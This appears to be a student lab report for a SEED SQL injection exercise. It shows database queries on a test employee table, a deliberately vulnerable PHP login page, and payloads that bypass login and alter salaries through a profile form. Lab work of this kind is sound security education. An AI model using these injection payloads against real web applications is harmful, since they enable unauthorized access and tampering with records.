

## Lab #03 – SQL injection

### Lab Group 13

Kalid Ajibade (100660188)

Walid Ayub (100695612)

Zain Butt (100751676)

Konrad Herbus (100768380)

### Task 1: Get familiar with SQL statements

Printing bobys salary

```
mysql> select * from credential where name= "Boby";
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID  | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 |              |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.01 sec)
```

Printing Samys SSN

```
+
1 row in set (0.14 sec)
mysql> select * from credential where name= "Samy";
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID  | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 |              |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.01 sec)
mysql>
```

### Task 2: SQL injection attack on SELECT statement

Task 2.1 SQL Injection attack from the web page



```
seed@VM: ~/.../SQLInjection
seed@VM: ~/.../Labsetup-3
seed@VM: ~/.../Labsetup-3
seed@VM: ~/.../SQLInjection
[03/14/23] seed@VM: ~/.../Labsetup-3$ cd
[03/14/23] seed@VM: ~$ cd /var/
[03/14/23] seed@VM: /var$ cd www/
[03/14/23] seed@VM: .../www$ ls
html  SQLInjection
[03/14/23] seed@VM: .../www$ cd SQLInjection/
[03/14/23] seed@VM: .../SQLInjection$ ls
css      safe_edit_backend.php  unsafe_edit_frontend.php
defense  safe_home.php          unsafe_home.php
index.html seed_logo.png
logoff.php unsafe_edit_backend.php
[03/14/23] seed@VM: .../SQLInjection$ sudo nano unsafe_home.php
```

```
seed@VM: ~/.../SQLInjection
GNU nano 4.8 unsafe_home.php
<?php
session_start();
// if the session is new extract the username password from
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// check if it has exist login session
if($input_uname=="" and $hashed_pwd==sha1("") and $_SESSION[>
    $input_uname = $_SESSION['name'];
    $hashed_pwd = $_SESSION['pwd'];
}

// Function to create a sql connection.
function getDB() {
    $dbhost="10.9.0.6";
    $dbuser="seed";
    $dbpass="dees";
    $dbname="sqllab_users";
    // Create a DB connection

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell
```

## Task2.2 SQL injection from command line

```
ername=Admin%27+++%23&Password=
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->


<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top
with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of b
ootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the pag
e with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the ph
```


### Task 3: SQL injection attack on the UPDATE statement

Task 3.1 modifying salary of Alice to salary=500000 and EID=10000



The screenshot shows the 'Alice's Profile Edit' form. The NickName field contains the SQL injection payload: `'salary=500000 whe`. The other fields (Email, Address, Phone Number, Password) are empty. A green 'Save' button is at the bottom.


Showing Alice's profile to see changes made



The screenshot shows the 'Alice Profile' page. It displays a table with the following data:

Key	Value
Employee ID	10000
Salary	500000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Task 3.2 updating boby's salary



The screenshot shows the 'Alice's Profile Edit' form. The NickName field contains the SQL injection payload: `where name = 'Boby';#`. The other fields (Email, Address, Phone Number, Password) are empty. A green 'Save' button is at the bottom.

Showing changes to bobys salary on his profile

